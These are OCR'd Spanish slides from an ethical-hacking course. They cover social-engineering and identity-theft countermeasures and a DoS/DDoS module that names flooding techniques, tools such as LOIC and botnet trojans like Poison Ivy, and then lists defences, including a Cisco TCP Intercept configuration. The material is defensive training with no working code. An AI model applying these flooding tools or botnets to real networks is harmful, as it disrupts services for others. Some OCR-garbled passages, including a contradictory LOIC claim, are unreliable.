- Un programa de entrenamiento eficiente que debe consistir en todas las políticas y métodos de seguridad para incrementar la conciencia de la Ingeniería Social.
- Guías Operativas para asegurar la seguridad de la información sensible del uso no autorizado de los recursos.

C|EH Julio Iglesias Perez

También

- Clasificación de la información: Categorizar la información como top secret, propietario, para uso interno solamente, para uso público, etc.
- Privilegios de acceso: Debe haber un administrador, usuario, cuentas de invitados con autorización apropiada.
- Revisión de empleados y terminación de procesos apropiada.
- Tiempo de respuesta a incidentes apropiado: Debe haber una guía para la reacción en caso de un intento de ingeniería social.

CEH - Julio Iglesias Suárez

También

Two factor authentication: El uso de dos factores incrementará notablemente la seguridad. Hay tres tipos de autenticación:

1. Algo que sé, como una contraseña.
2. Algo que tengo, como una tarjeta inteligente.
3. Algo que soy, biométrico.

CIEH Julio Iglesias Pérez

¿Cómo detectar correos Phishing?

Ver bien la dirección, ver que se use SSL, los bancos no piden información de ese tipo por correo.

Anti-Phishing Toolbar: Netcraft, PhishTank. Ayudan a detectar sitios Phishing.

C|EH Julio Iglesias Perez

Contramedidas para el robo de identidad

- Asegurar o triturar los documentos conteniendo información privada.
- Para mantener tu correo seguro, vaciar el mailbox rápidamente.
- Asegurarte que tu nombre no esté presente en la lista marketers' hit.
- Sospechar y verificar todas las solicitudes de datos personales.
- Revisar los reportes de tarjeta de crédito regularmente.

CEH Julio Iglesias Pérez

Contramedidas para el robo de identidad

- Nunca dejar tu tarjeta fuera de tu vista.
- Proteger tu información personal que sea publicada.
- Nunca dar información personal por teléfono.
- No mostrar números de cuenta o contactos a menos que sea obligatoria.

C|EH Julio Iglesias Perez


Pentesting de Ingeniería Social

El objetivo es hacer un pen test a los factores de fortaleza humanos.

Ser extremadamente cuidadosos y profesionales.


C|EH Julio Iglesias Pérez

Pentesting de Ingeniería Social: Utilizando E-Mail
C|EH
Julio Iglesias Pérez



C|EH Julio Iglesias Pérez

Pentesting de Ingeniería Social: Utilizando Teléfono
C|EH
Julio Iglesias



CIEH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

10. Denegación de Servicio

Julio Javier Iglesias Pérez

C|EH Julio Iglesias Pérez

Denial of Service (DoS)

Un ataque DoS es un ataque en un equipo o una red previniendo el uso legítimo de sus recursos.

En este tipo de ataque el atacante inunda al sistema de la víctima con solicitudes al servicio o tráfico no legítimo.

C|EH Julio Iglesias Perez

Distributed Denial of Service (DDoS)

Los ataques DDoS son ataques distribuidos, muchos atacantes.

Utilizando equipos comprometidos (zombis).


C|EH Julio Iglesias Pérez

Síntomas de un ataque DoS

- Usualmente rendimiento lento de la red.
- No disponibilidad de un sitio web particular.
- Inhabilidad de acceder a un sitio web.
- Incremento dramático de correos spam recibidos.

C|EH Julio Iglesias Perez

Organigrama de un Ciberataque



C|EH Julio Iglesias Pérez

Técnicas de ataque DoS

- Bandwidth Attacks: Consumir el ancho de banda envíando muchísimos paquetes.
- Service request floods: Un atacante o grupo de atacantes zombis intenta agotar los recursos de la red. Muchas conexiones válidas desde una fuente válida.
- SYN Attack: El atacante envía solicitudes TCP SYN falsas a la víctima. El blanco entonces envía un SYN ACK en respuesta. El blanco no recibe ninguna respuesta ya que la dirección fuente es falsa.

Técnicas de ataque DoS

- SYN Flooding: Su ventaja es que muchos hosts implementan el three-way handshake. Cuando el host B recibe una solicitud SYN desde A, debe permanecer siguiendo a la conexión parcialmente abierta en una "listen queue" por al menos 75 segundos. La cuestión es que el atacante envía múltiples SYN requests pero nunca responde al SYN/ACK. La habilidad de remover el host de la red por 75 segundos puede ser utilizada como un ataque DoS.
- ICMP Flood Attack: Ataques con una fuente falsa. Echo requests, echo replies.

Técnicas de ataque DoS

- Peer-to-peer Attacks: Utilizando estos ataques, los atacantes pueden instruir a los clientes a compartir sus hubs punto a punto para desconectarse de su red y conectarse al sitio web falso de la víctima. Explotan fallas encontradas en la red DC++. Utilizando este método los atacantes pueden realizar ataques masívos DoS y comprometer sitios web.

Técnicas de ataque DoS

- Ataques DoS permanentes: Conocidos como phlashing, son ataques que causan daños irreversibles al hardware del sistema. Estos sabotean el hardware del sistema, requiriendo a que la víctima los remplace. Este ataque es realizado por un método denominado "bricking a system", envíando actualizaciones de hardware fraudulentas a las víctimas.
- Application Level Flood Attacks: Inundan el ancho de banda con aplicaciones específicas, pérdida de servicio de mails, recursos de red, etc.

Botnet

Son aplicaciones de software que corren automáticamente realizando tareas automatizadas por el Internet.


Troyano Botnet: Shark

Poison Ivy: Botnet Command Control Center

Troyano Botbet: Plugbot

C|EH Julio Iglesias Perez

Ataque DDoS


Atacante
Maestros
Esclavos
Víctima
C|EH Julio Iglesias Pérez

Herramienta LOIC

Low Orbit Ion Cannon. Con esta herramienta botnet voluntaria lograron bajar a Visa y Mastercard. Con unos pocos equipos (800) lograron bajar visa y con otros pocos (1000) a Visa, 10 Gb por segundo.

C|EH Julio Iglesias Pérez

Herramientas DoS

- Un atacante, una víctima
- DoSHTTPS 2.5.1, Sprut, PHP DoS

C|EH Julio Iglesias Pérez

Contramedidas

Técnicas de detección: Identificar y discriminar tráfico ilegítimo e incrementar el flash de eventos desde tráfico legítimo. Si vemos que tenemos un botnet en nuestra red, hay que neutralizarlo. Algunas técnicas son:

- Activity Prolifing: Se utilizarán técnicas manuales o automáticas para determinar, qué es actividad normal, que es actividad anormal, línea base.

©IFM Julio Iglesias Pérez

Contramedidas

- Wavelet Analysis: Describe una señal de entrada en términos de componentes espectrales, analizar la presencia de esos espectros nos indicarán o no una anomalía. Provee tiempo actual y descripción frecuente. Determinan el tiempo que ciertos componentes de frecuencia están presentes.

Contramedidas

- Sequential Change-Point Detection: Algoritmos de detección de cambio de punto aíslan las estadísticas de cambio causadas por los ataques. Inicialmente filtran el los datos del tráfico del objetivo por dirección, puerto o protocolo y almacena los resultados en una serie de tiempo. Para identificar y localizar un ataque DoS, el algoritmo Cusum identifica desvíaciones en el frente actual. También puede ser utilizado para identificar las actividades de escaneo típicas de los worms en la red.

Estrategias y contramedidas DoS/DDoS

1. Absorber el ataque: Utilizar capacidad adicional para absorber el ataque, requiere pre planeación, y recursos adicionales.
2. Degradando servicios: Identificar servicios críticos y detener los servicios no críticos.
3. Apagando los servicios: Apagar todos los servicios hasta que el ataque haya disminuido.

CEH Julio Ignacio Pérez

Contramedidas para ataque DDoS

- Desviar los ataques
- Mitigar los ataques
- Análisis forense post-ataque
- Prevenir posibles ataques
- Neutralizar controladores
- Proteger a las víctimas secundarias

C|EH Julio Iglesias Perez

Protegiendo a las víctimas secundarias

- Concientizar de los problemas de seguridad.
- Instalar A.V. y anti-troyanos.
- Construir mecanismos de defensa.
- Deshabilitar servicios innecesarios.

C|EH Julio Iglesias Perez

Neutralizar controladores

- Analizar el tráfico de red.
- Neutralizar los controladores de Botnets.
- Direcciones falsas.

C|EH Julio Iglesias Perez

Prevenir posibles ataques

- Filtros de entrada.
- Filtros de salida.
- Intercepción TCP.

C|EH Julio Iglesias Pérez

Desviar los ataques

- Los sistemas que están configurados con seguridad limitada, también conocidos por Honeypots, actúan como un seductor para un atacante.
- Servir como un medio para obtener información acerca de los atacantes almacenando un registro de sus actividades y aprender qué tipos de ataques y herramientas de software utilizan los atacantes.
- Utilizar un enfoque de defensa en profundidad con IPSec en distintos puntos de red para desvíar el tráfico sospechoso DoS a varios Honeypots.

Mitigar los ataques

Load Balancing

1. Los proveedores pueden incrementar el ancho de banda en conexiones críticas para prevenir que se vayan abajo en el evento de un ataque.
2. Servidores de replicación puede proveer protección adicional failsafe.
3. Balancear la carga a cada servidor en una arquitectura de múltiples servidores puede mejorar ambos rendimientos normales como también mitigar los efectos de un ataque DoS.

Throttlling

1. Este método establece routers que accedern a los servicios con lógica para ajustar (throttle) el tráfico de ingreso a los niveles que van a ser seguros para el servidor para procesar.
2. Este proceso puede prevenir flood damage a los servidores.
3. Este proceso puede ser extendido para acelerar el tráfico de un ataque DoS versos el tráfico de usuarios legítimos para mejores resultados.

Análisis forense post-ataque

Analizar el router, firewall, los logs IDS para identificar la fuente del tráfico DoS. Aunque los atacantes generalmente spoofean su dirección verdadera, se seguirá la pista con la ayuda de los ISPs y agencias de leyes. Un análisis de patrón de tráfico puede ser analizado para buscar carácterísticas específicas dentro del tráfico del ataque.

Técnicas para defenderse contra Botnets

- RFC 3704: Los paquetes deben ser de una fuente válida, alojados en una asignación de direcciones, consistente con la topología y asignación de espacio. Cualquier tráfico que venga de direcciones IP reservadas o sin uso es falso y debería ser filtrado en el ISP antes de que entre al vínculo de Internet.
- Black Hole Filtering: Son puestos en la red donde el tráfico es renviado y dropped. La técnica RTBH utiliza actualizaciones del protocolo de enrutamiento para manipular las tablas en el borde de la red para dropear el tráfico no deseado antes de que entre el proveedor de servicio de red.

Técnicas para defenderse contra Botnets

- Cisco IPS Source IP Reputation Filtering: Cisco IPS recibe actualizaciones de amenazas desde el SensorBase Network de Cisco, que contiene información detallada acerca de las amenazas conocidas en Internet, incluyendo ataques en serie, cosechadoras de Botnets, brotes de Malware, y redes oscuras.
- DDoS Prevention Offerings from ISP or DDoS Service: Encendiendo el IP Source Guard en los switches de la red previene a un host enviar paquetes falsosy volverse un bot.

Contramedidas DoS DDoS

- Mecanismos de encriptación eficientes necesitan ser propuestos para cada tecnología.
- Mejores protocolos de enrutamiento son deseables, particularmente para multi-hop WMN.
- Deshabilitar servicios inseguros y no deseados.
- Bloquear todos los paquetes originados desde los puertos de servicio que bloquean el tráfico de servidores reflectores.
- Actualizar el kernel a la última versión.
- Prevenir la transmisión fraudulenta de paquetes en el nivel ISP.
- Implementar radios cognitivas en la capa física para manejar el bloqueo y el tipo codificación de los ataques.

CIEH Julio Iglesias Perez

Contramedidas

1. Configurar el firewall para denegar Internet Control Message Protocol (ICMP) externo.
2. Prevenir el uso de funciones innecesarias como gets, strcpy, etc.
3. Asegurar la administración remota y prueba de conectividad.
4. Prevenir que las direcciones de retorno sean sobrescritas.

©Ed. Julio Iglesias Perez

Contramedidas

5. Los datos procesados por un atacante deben ser detenidos de ejecución.
6. Realizar validación de entradas.
7. La tarjeta de red es una puerta de enlace de los paquetes. Utilizar una mejor tarjeta de red para manejar números largos de paquetes.

C|EH Julio Iglesias Pérez

Protección DoS/DDoS a livel ISP

- La mayoría de los ISP simplemente bloquean todas las solicitudes durante un ataque DDoS, denegando tráfico legítimo.
- Los ISP ofrecen protección DoS in-the-cloud para los vínculos de Internet así ellos no se saturan por el tráfico.
- El tráfico de ataque es redirigido al ISP durante el ataque para que sea filtrado y enviado de vuelta.
- Los administradores puede solicitar a los ISP que bloqueen la IP original afectada y muevan su sitio a otra IP luego de realizar una propagación DNS.

Habilitando TCP Intercept en IOS de Cisco

1. Definir una lista de IP extendido: access-list access-list-number {deny | permit} tcp any destination destination-wildcard
2. Habilitar TCP Intercept: ip tcp Intercept list access-list-number

TCP Internep puede operar en modo activo y pasívo (watch mode). Por defecto está en intercept mode.

El comando para configurar TCP Intercept en modo configuración global es: ip tcp intercept mode {intercept | watch}.

CIEH Julio Idesias Perez

Protección DDoS avanzada

IntelliGuard DDoS Protection System (DPS)

Ayuda a mitigar los ataques DDoS utilizando un diseño que se enfoca en pasar tráfico legítimo que descargar tráfico de ataque. Su Learn-Rank-Protect-Strategy identifica sitios accedidos por clientes y prioriza continuamente y ranquea su acceso. Su multi-level-traffic-managemente configura límites de tráfico y garantiza la administración del tráfico para cada parte de la red.


Protección DDoS

- Herramientas de protección DoS/DDoS: Netflow analyzer, etc.

Test de intrusión DoS

- Debe ser incorporado en un test de intrusión para investigar si la red es susceptible a este tipo de ataques.
- Una red vulnerable no puede manejar una gran cantidad de tráfico.
- DoS Pen Testing determina mínimo de umbrales para los ataques DoS.
- El principal objetivo de un DoS Pen Testing es floodear una red objetivo con tráfico.

CIEH Julio Iglesias Perez



CIEH Julio Iglesias Pérez

¡Muchas Gracias!
C|EH Julio Iglesias Perez

11. Session HiJacking

Certified Ethical Hacker

C|EH Julio Iglesias

Introducción

